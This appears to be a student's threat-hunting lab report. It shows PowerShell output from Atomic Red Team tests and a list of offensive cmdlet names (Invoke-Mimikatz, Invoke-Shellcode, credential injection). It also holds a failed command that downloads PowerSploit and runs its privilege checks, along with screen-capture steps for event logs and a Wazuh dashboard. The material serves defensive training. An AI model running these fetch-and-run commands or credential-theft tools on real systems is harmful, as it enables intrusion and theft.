
```
Administrator: Windows PowerShell
Get-VaultCredential
Install-SSP
Invoke-CredentialInjection
Get-VolumeShadowCopy
Invoke-DllInjection
Invoke-Mimikatz
Invoke-NinjaCopy
Invoke-Portscan
Invoke-ReflectivePEInjection
Invoke-ReverseDnsLookup
Invoke-Shellcode
Invoke-TokenManipulation
Invoke-WmiCommand
Mount-VolumeShadowCopy
New-ElevatedPersistenceOption
New-UserPersistenceOption
New-VolumeShadowCopy
Out-CompressedDll
Out-EncodedCommand
Out-EncryptedScript
Out-Minidump
PowerUp
PowerView
Remove-Comments
Remove-VolumeShadowCopy
Set-CriticalProcess
Set-MasterBootRecord
Done executing test: T1059.001-18 PowerShell Invoke Known Malicious Cmdlets
Executing test: T1059.001-19 PowerUp Invoke-AllChecks
iwr : The remote name could not be resolved: 'raw.githubusercontent.com'
At line:2 char:5
+ iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Invoke-AllChecks : The term 'Invoke-AllChecks' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:3 char:1
+ Invoke-AllChecks}
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-AllChecks:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
Done executing test: T1059.001-19 PowerUp Invoke-AllChecks
PS C:\Users\Administrator>
PS C:\Users\Administrator>
```

Part 3: Analyze Threat Data and Generate Intelligence


11. **Make a screen capture** showing the 4688 event in the Windows Security log that satisfies Analytic II




16. Make a screen capture showing the most recent event with eventID 400.




20. Make a screen capture showing events 4103 and 53504 in the PowerShell/Operational log.




24. Make a screen capture showing events with an Event ID of 1 in the Sysmon Operational log.



26. Make a screen capture showing events with an Event ID of 7 in the Sysmon Operational log.



28. Make a screen capture showing events with an Event ID of 17 in the Sysmon Operational log.



56. Make a screen capture showing your discrete threat event in the Events graph.

The screenshot displays the Wazuh Elastic Security events dashboard. The browser window has multiple tabs, including 'TH-0008-Basic PowerShell Execution', 'Wazuh - Elastic', and 'Evaluating Threat Intelligence'. The URL bar shows 'https://172.30.0.20/elastic/'. The dashboard header includes the Elastic logo, the Wazuh logo, and the text 'Modules / Security events'. Below the header, there are tabs for 'Dashboard' and 'Events', with 'Events' being the active tab. On the right side of the header, there are links for 'Explore agent' and 'Generate report'. The main content area features a search bar with a dropdown menu, a 'KQL' button, a date selector set to 'This week', a 'Show dates' button, and a 'Refresh' button. Below these, there are filter boxes for 'manager.name: EDR-Server', 'agent.name: wWorkstation', and 'data.win.system.eventID: is one of 1, 7, 17, 400, 4103, 4688, 53504'. A '+ Add filter' button is also present. The dashboard displays four summary cards: 'Total' with a value of 630, 'Level 12 or above alerts' with a value of 0, 'Authentication failure' with a value of 0, and 'Authentication success' with a value of 0. At the bottom, there are two charts: 'Alert level evolution' and 'Top MITRE ATT&CKs'. The Windows taskbar at the bottom shows the search bar, task view button, and several application icons, with the system clock displaying '4:25 PM 2/26/2025'.

Challenge and Analysis

Part 1: Validate Additional Hunt Analytics

Make a screen capture showing the final output of the T1021.006 atomic test.

Incomplete

Make a screen capture showing the events with ID 3 in the Sysmon event viewer logs.

Incomplete

Part 2: Map Defensive Coverage in ATT&CK Navigator

Make a screen capture showing your completed Navigator map.

Incomplete